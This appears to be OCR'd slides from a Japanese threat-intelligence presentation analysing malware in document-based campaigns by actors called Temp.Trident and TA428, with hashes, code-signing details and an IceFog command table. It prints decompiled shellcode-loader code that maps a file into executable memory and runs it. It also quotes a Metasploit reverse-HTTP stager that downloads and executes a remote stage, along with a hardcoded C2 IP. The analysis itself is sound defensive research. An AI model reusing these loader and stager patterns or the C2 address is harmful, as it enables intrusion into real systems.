
Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
PH	1	F2 A3 20 72	No	Yes	vsodscpl.dll	Meterpreter

[2018-12-09]

5af6c9c49012dabd1468dcfa3f3e49a1

[2018-12-09]

5af6c9c49012dabd1468dcfa3f3e49a1



[2018-12-09]

5af6c9c49012dabd1468dcfa3f3e49a1

署名の一覧

署名者名:	ダイジェスト アルゴリズム	タイムスタンプ
McAfee, Inc.	sha1	2011年1月13日 13:50:18

Debug artifacts

C:\Users\Develop_MM\Desktop\sc_loader\Release\sc_loader.pdb

[2018-12-09]

5af6c9c49012dabd1468dcfa3f3e49a1

- vsodscp1という名前のファイル（シェルコード）をロードして実行する
- DLL名がsc_loader.dll

```
s_v_1000b924
    ds          "v"
    ds          "s"

s_o_1000b928
    ds          "o"
    ds          "d"

s_s_1000b92c
    ds          "s"
    ds          "c"

s_p_1000b930
    ds          "p"
    ds          "l"
```

```
                        ************************************************************
                        * Export Library Name                                      *
                        ************************************************************
1000c4e2 73 63 5f       ds          "sc_loader.dll"
         6c 6f 61
         64 65 72 ...

                        s_dll_wWinMain_1000c4f0                         XREF[1]:     1(
1000c4f0 64 6c 6c       ds          "dll_wWinMain"
         5f 77 57
         69 6e 4d ...
```

```
  puVar1 = (undefined4 *)((int)puVar3 + 2);
} while (*(short *)((int)puVar3 + 2) != 0);
*(undefined4 *)((int)puVar3 + 2) = 0x730076;
*(undefined4 *)((int)puVar3 + 6) = 0x64006f;
*(undefined4 *)((int)puVar3 + 10) = 0x630073;
*(undefined4 *)((int)puVar3 + 0xe) = 0x6c0070;
*(undefined2 *)((int)puVar3 + 0x12) = 0;
_File = __wfopen(local_210,(wchar_t *)"r");
if (_File != (FILE *)0x0) {
  _fseek(_File,0,2);
  dwSize = _ftell(_File);
  _fseek(_File,0,0);
  _DstBuf = (code *)VirtualAlloc((LPVOID)0x0,dwSize,0x3000,0x40);
  if (_DstBuf != (code *)0x0) {
    _fread(_DstBuf,dwSize,1,_File);
  }
  (*_DstBuf)();
}
```

[2018-12-09] 5af6c9c49012dabd1468dcfa3f3e49a1

- Shellcode
  - ハードコードされたIPとURL
  - metasploitのblock_reverse_http_use_proxy_creds.asm

```
111  download_prep:
112    xchg eax, ebx           ; place the allocated base address in ebx
113    push ebx                ; store a copy of the stage base address on the stack
114    push ebx                ; temporary storage for bytes read count
115    mov edi, esp            ; &bytesRead
116
117  download_more:
118    push edi                ; &bytesRead
119    push 8192               ; read length
120    push ebx                ; buffer
121    push esi                ; hRequest
122    push 0xE2899612         ; hash( "wininet.dll", "InternetReadFile" )
123    call ebp
124
125    test eax,eax            ; download failed? (optional?)
126    jz failure
127
128    mov eax, [edi]
129    add ebx, eax            ; buffer += bytes_received
130
131    test eax,eax            ; optional?
132    jnz download_more       ; continue until it returns 0
133    pop eax                 ; clear the temporary storage
134
135  execute_stage:
136    ret                     ; dive into the stored stage address
```

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_http_use_proxy_creds.asm

```
000001d0 e8 81 ff ff ff    CALL    FUN_00000156
000001d5 2f 47 76 39 66 00 ds      "/Gv9f"
000001db 00                ??      00h
```

```
00000219 e8 1d ff ff ff    CALL    FUN_0000013b
0000021e 31 32 38 2e 31 39 ds      "128.199.154.189"
```

```
Console - Scripting
shellcode_hashes.py> Running...
--------------------------------
0000009b ror13AddHash32Dll [kernel32.dll]LoadLibraryA
0000012f ror13AddHash32Dll [wininet.dll]InternetOpenA
0000014b ror13AddHash32Dll [wininet.dll]InternetConnectA
00000165 ror13AddHash32Dll [wininet.dll]HttpOpenRequestA
0000017b ror13AddHash32Dll [wininet.dll]InternetSetOptionA
00000189 ror13AddHash32Dll [wininet.dll]HttpSendRequestA
0000019e ror13AddHash32Dll [kernel32.dll]GetLastError
000001a7 ror13AddHash32Dll [user32.dll]GetDesktopWindow
000001b6 ror13AddHash32Dll [wininet.dll]InternetErrorDlg
000001dc ror13AddHash32Dll [kernel32.dll]ExitProcess
000001f0 ror13AddHash32Dll [kernel32.dll]VirtualAlloc
00000204 ror13AddHash32Dll [wininet.dll]InternetReadFile
```

Temp.Trident


Temp.Trident

- 中央アジアを標的とした攻撃アクター
  - カザフスタンやモンゴル、ウクライナなどが主な標的
  - かつては日本や韓国を狙っていたとされる
  - IceFogを使う
  - 中国が関与していると言われている

Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
RU, TR	2	F2 A3 20 72	No	Yes	RasTls.dll	IceFog Sisfader Reaver


[2018-03-07]

46d91a91ecdf9c0abc7355c4e7cf08fc



[2018-03-07]


46d91a91ecdf9c0abc7355c4e7cf08fc



[2018-03-07]
46d91a91ecdf9c0abc7355c4e7cf08fc

- Icefogの攻撃に関するツイートと同じテクニックを使用する
- FireEyeによって発表されたIcefogの資料とも類似する

https://speakerdeck.com/ashley920/into-the-fog-the-return-of-icefog-apt



[2018-03-07]
46d91a91ecdf9c0abc7355c4e7cf08fc

- アンチサンドボックスの実装とデバッグ出力が一致

今回のマルウェアのコード

```
402   local_81b4 = 0;
403   OutputDebugStringA("enter MainFunction");
```

```
        LEA     EAX=>local_18,[EBP + -0x14]
        PUSH    EAX
        CALL    dword ptr [->KERNEL32.DLL::GetSystemTime]
ec      MOVZX   ECX,word ptr [EBP + local_18]
ee      MOVZX   EDX,word ptr [EBP + local_16]
        IMUL    ECX,ECX,0x64
f2      MOVZX   EAX,word ptr [EBP + local_12]
        ADD     ECX,EDX
        IMUL    ECX,ECX,0x64
        ADD     ECX,EAX
        CMP     ECX,0x1332ac9
```

ICEFOG-P (New)

```
push    eax             ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset sub_10007630 ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
mov     [ebp+var_20BC], eax
call    sub_10003C00
mov     [ebp+hThread], 0
push    offset OutputString ; "enter MainFunction"
call    ds:OutputDebugStringA
```

Gentle reminder for entering the main function

```
call    ds:GetSystemTime
movzx   ecx, [ebp+SystemTime.wYear]
movzx   edx, [ebp+SystemTime.wMonth]
imul    ecx, 64h ; 'd'
movzx   eax, [ebp+SystemTime.wDay]
add     ecx, edx
imul    ecx, 64h ; 'd'
add     ecx, eax
cmp     ecx, 1332AC9h
jl      short loc_1000AA8C
```

Anti-sandbox?

20130505

Check if system date < 20130505

Command	Description
cmd_	Execute the command received from C&C
download_	Download file from specified URL
filelist_	Obtaining the list of files within specified folder.
upload_	File loading from the server to computer.
delete_	Delete specified file
rename_	Move file to specified location
newdir_	Create specified directory
beforecontinuefile_	Reset connection to the server
continuefile_	Resume the file download from the server.
exit_	Terminate Process.
transover_	Termination of current thread.
screen_	Send screenshot to C&C server.
key_	Send keylogger's log file to C&C
disklist_	Setting monitored folders
disklog_	Upload monitored folder's data
~~code_~~ (removed)	~~run code from file to memory~~

New supported commands

FIREEYE


TA428

TA428

- 東アジアを標的とした攻撃アクター
  - Operation LagTime ITというキャンペーンのアクター
  - モンゴル、ロシアなどが主な標的
  - PoisonIvyやCotx RATを使う
  - 中国が関与していると言われている

